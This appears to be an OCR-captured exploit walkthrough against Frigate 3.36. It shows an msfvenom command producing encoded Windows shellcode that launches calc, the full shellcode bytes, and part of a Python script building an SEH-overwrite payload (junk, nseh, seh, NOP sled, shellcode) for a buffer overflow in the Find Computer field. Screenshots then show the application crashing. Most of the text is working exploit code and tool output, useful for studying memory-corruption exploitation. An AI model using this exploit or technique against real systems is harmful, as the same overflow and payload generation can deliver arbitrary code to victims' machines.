
After generating the payload of control pane Now generate for calc :

```
Applications  Places  Terminator                                   Wed 09:46
root@kali: ~
root@kali: ~ 190x48
buf += b"\x6c\x67\x76\x63\x4c\x74\x4a\x4f\x70\x4b\x4b\x69\x70"
buf += b"\x73\x45\x35\x55\x6d\x6b\x72\x67\x54\x53\x34\x32\x50"
buf += b"\x6f\x52\x4a\x55\x50\x62\x73\x59\x6f\x68\x55\x53\x53"
buf += b"\x72\x4f\x72\x4e\x50\x74\x52\x52\x70\x6f\x42\x4c\x67"
buf += b"\x70\x41\x41"
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\x89\xe2\xd9\xf6\xd9\x72\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a"
buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x69\x78\x4d\x52"
buf += b"\x37\x70\x73\x30\x37\x70\x33\x50\x4f\x79\x68\x65\x34"
buf += b"\x71\x6b\x70\x72\x44\x4c\x4b\x52\x70\x54\x70\x6e\x6b"
buf += b"\x51\x42\x56\x6c\x6c\x4b\x73\x62\x55\x44\x6c\x4b\x63"
buf += b"\x42\x45\x78\x64\x4f\x4f\x47\x33\x7a\x35\x76\x54\x71"
buf += b"\x49\x6f\x6c\x6c\x47\x4c\x70\x61\x63\x4c\x44\x42\x34"
buf += b"\x6c\x31\x30\x6f\x31\x5a\x6f\x76\x6d\x55\x51\x49\x57"
buf += b"\x68\x62\x4a\x52\x52\x72\x32\x77\x6e\x6b\x72\x72\x76"
buf += b"\x70\x4e\x6b\x50\x4a\x75\x6c\x4c\x4b\x70\x4c\x77\x61"
buf += b"\x74\x38\x6a\x43\x77\x38\x46\x61\x4e\x31\x73\x61\x4e"
buf += b"\x6b\x52\x79\x45\x70\x46\x61\x58\x53\x6e\x6b\x67\x39"
buf += b"\x46\x78\x38\x63\x34\x7a\x67\x39\x6e\x6b\x55\x64\x4e"
buf += b"\x6b\x65\x51\x39\x46\x36\x51\x49\x6f\x4e\x4c\x49\x51"
buf += b"\x4a\x6f\x64\x4d\x65\x51\x48\x47\x30\x38\x39\x70\x31"
buf += b"\x65\x4a\x56\x54\x43\x33\x4d\x59\x68\x47\x4b\x31\x6d"
buf += b"\x37\x54\x64\x35\x7a\x44\x42\x78\x6c\x4b\x62\x78\x65"
buf += b"\x74\x46\x61\x79\x43\x71\x76\x6e\x6b\x54\x4c\x72\x6b"
buf += b"\x6c\x4b\x42\x78\x37\x6c\x36\x61\x6e\x33\x4e\x6b\x57"
buf += b"\x74\x4c\x4b\x46\x61\x7a\x70\x4f\x79\x63\x74\x64\x64"
buf += b"\x35\x74\x73\x6b\x61\x4b\x33\x51\x30\x59\x63\x6a\x30"
buf += b"\x51\x4b\x4f\x6b\x50\x31\x4f\x63\x6f\x62\x7a\x6e\x6b"
buf += b"\x76\x72\x4a\x4b\x4e\x6d\x71\x4d\x53\x5a\x63\x31\x6c"
buf += b"\x4d\x4d\x55\x6c\x72\x73\x30\x77\x70\x75\x50\x50\x50"
buf += b"\x53\x58\x55\x61\x4c\x4b\x30\x6f\x6d\x57\x59\x6f\x6b"
buf += b"\x65\x6f\x4b\x78\x70\x78\x35\x6c\x62\x56\x36\x51\x78"
buf += b"\x4e\x46\x4d\x45\x4d\x6d\x4d\x4d\x49\x6f\x69\x45\x65"
buf += b"\x6c\x43\x36\x31\x6c\x77\x7a\x4d\x50\x49\x6b\x49\x70"
buf += b"\x31\x65\x74\x45\x6f\x4b\x70\x47\x56\x73\x53\x42\x42"
buf += b"\x4f\x70\x6a\x57\x70\x31\x43\x39\x6f\x79\x45\x31\x73"
buf += b"\x50\x61\x50\x6c\x73\x53\x53\x30\x41\x41"
root@kali:~#
```

Pasting the payload in exploit2.py and geerating paython payload :


exploit2.py - C:\Users\Rocky Bhai\Downloads\exploit2.py (2.7.9)
File Edit Format Run Options Windows Help
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x
buf = b""
buf += b"\x89\xe5\xdb\xd9\xd9\x75\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x6b\x4c\x48\x68\x4c"
buf += b"\x42\x57\x70\x63\x30\x43\x30\x63\x50\x4d\x59\x49\x75"
buf += b"\x66\x51\x79\x50\x55\x34\x4c\x4b\x30\x50\x70\x30\x6e"
buf += b"\x6b\x61\x42\x46\x6c\x4c\x4b\x73\x62\x76\x74\x6c\x4b"
buf += b"\x43\x42\x35\x78\x54\x4f\x4f\x47\x42\x6a\x35\x76\x45"
buf += b"\x61\x4b\x4f\x6e\x4c\x47\x4c\x61\x71\x73\x4c\x64\x42"
buf += b"\x56\x4c\x31\x30\x5a\x61\x68\x4f\x64\x4d\x45\x51\x48"
buf += b"\x47\x58\x62\x6c\x32\x76\x32\x32\x77\x6c\x4b\x51\x42"
buf += b"\x66\x70\x4c\x4b\x50\x4a\x45\x6c\x6e\x6b\x42\x6c\x77"
buf += b"\x61\x53\x48\x38\x63\x77\x38\x35\x51\x5a\x71\x62\x71"
buf += b"\x4c\x4b\x52\x79\x65\x70\x56\x61\x4b\x63\x6c\x4b\x72"
buf += b"\x69\x47\x68\x4d\x33\x44\x7a\x32\x69\x6c\x4b\x44\x74"
buf += b"\x4c\x4b\x77\x71\x58\x56\x55\x61\x49\x6f\x4e\x4c\x79"
buf += b"\x51\x4a\x6f\x34\x4d\x46\x61\x49\x57\x50\x38\x59\x70"
buf += b"\x43\x45\x5a\x56\x44\x43\x33\x4d\x4c\x38\x77\x4b\x71"
buf += b"\x6d\x46\x44\x50\x75\x7a\x44\x71\x48\x6c\x4b\x73\x68"
buf += b"\x36\x44\x67\x71\x48\x53\x75\x36\x4e\x6b\x44\x4c\x50"
buf += b"\x4b\x6e\x6b\x51\x48\x75\x4c\x77\x71\x4a\x73\x4c\x4b"
buf += b"\x56\x64\x4e\x6b\x45\x51\x6a\x70\x6e\x69\x62\x64\x37"
buf += b"\x54\x76\x44\x33\x6b\x51\x4b\x75\x31\x30\x59\x72\x7a"
buf += b"\x52\x71\x79\x6f\x4d\x30\x73\x6f\x71\x4f\x73\x6a\x6e"
buf += b"\x6b\x57\x62\x38\x6b\x4c\x4d\x73\x6d\x53\x5a\x55\x51"
buf += b"\x6c\x4d\x4c\x45\x58\x32\x67\x70\x37\x70\x55\x50\x56"
buf += b"\x30\x71\x78\x76\x51\x4c\x4b\x50\x6f\x4f\x77\x39\x6f"
buf += b"\x79\x45\x4f\x4b\x58\x70\x6c\x75\x69\x32\x72\x76\x62"
buf += b"\x48\x4e\x46\x4e\x75\x4f\x4d\x4f\x6d\x79\x61\x7a\x75"
buf += b"\x35\x6c\x75\x56\x61\x6c\x54\x4a\x4f\x70\x49\x6b\x4b"
buf += b"\x50\x72\x55\x73\x35\x4d\x6b\x63\x77\x32\x33\x31\x62"
buf += b"\x30\x61\x61\x7a\x45\x50\x71\x43\x69\x61\x79\x45\x65"
buf += b"\x33\x35\x31\x50\x6c\x73\x53\x37\x70\x41\x41"
payload = junk + nseh + seh + nops + buf
f.write(payload)
f.close
payload - Notepad
File Edit Format View Help
AAAA


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack
Purchase
Stop
File Manager
Explorer Tree
Frigate.rtf
Frigate Features.htm
C:\Users\Rocky Bhai\Desktop\
List Name
desktop ini
Frigate3 lnk
StreamRipper32 lnk
Find Computer
Computer name:
AAAAAAAAAAAAAAAAAA
IP Address:
0 . 0 . 0 . 0
OK
Cancel
<UP-DIR>
2,312 in 3 files
920.63 MB free on drive C
90.92%
Frigate3
Here you will find some advices that are to help you to master Frigate quickly an
6:48 AM
5/19/2021


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack
Purchase
Stop
File Manager
Explorer Tree
Frigate.rtf
Frigate Features.htm
C:\Users\Rocky Bhai\Desktop\
List Name
desktop ini
Frigate3 lnk
StreamRipper32 lnk
Frigate3.exe
Frigate3.exe has stopped working
Windows can check online for a solution to the problem.
Check online for a solution and close the program
Close the program
View problem details
<UP-DIR>
2,312 in 3 files
920.63 MB free on drive C
90.92%
Here you will find some advices that are to help you to master Frigate quickly and totally.
6:49 AM
5/19/2021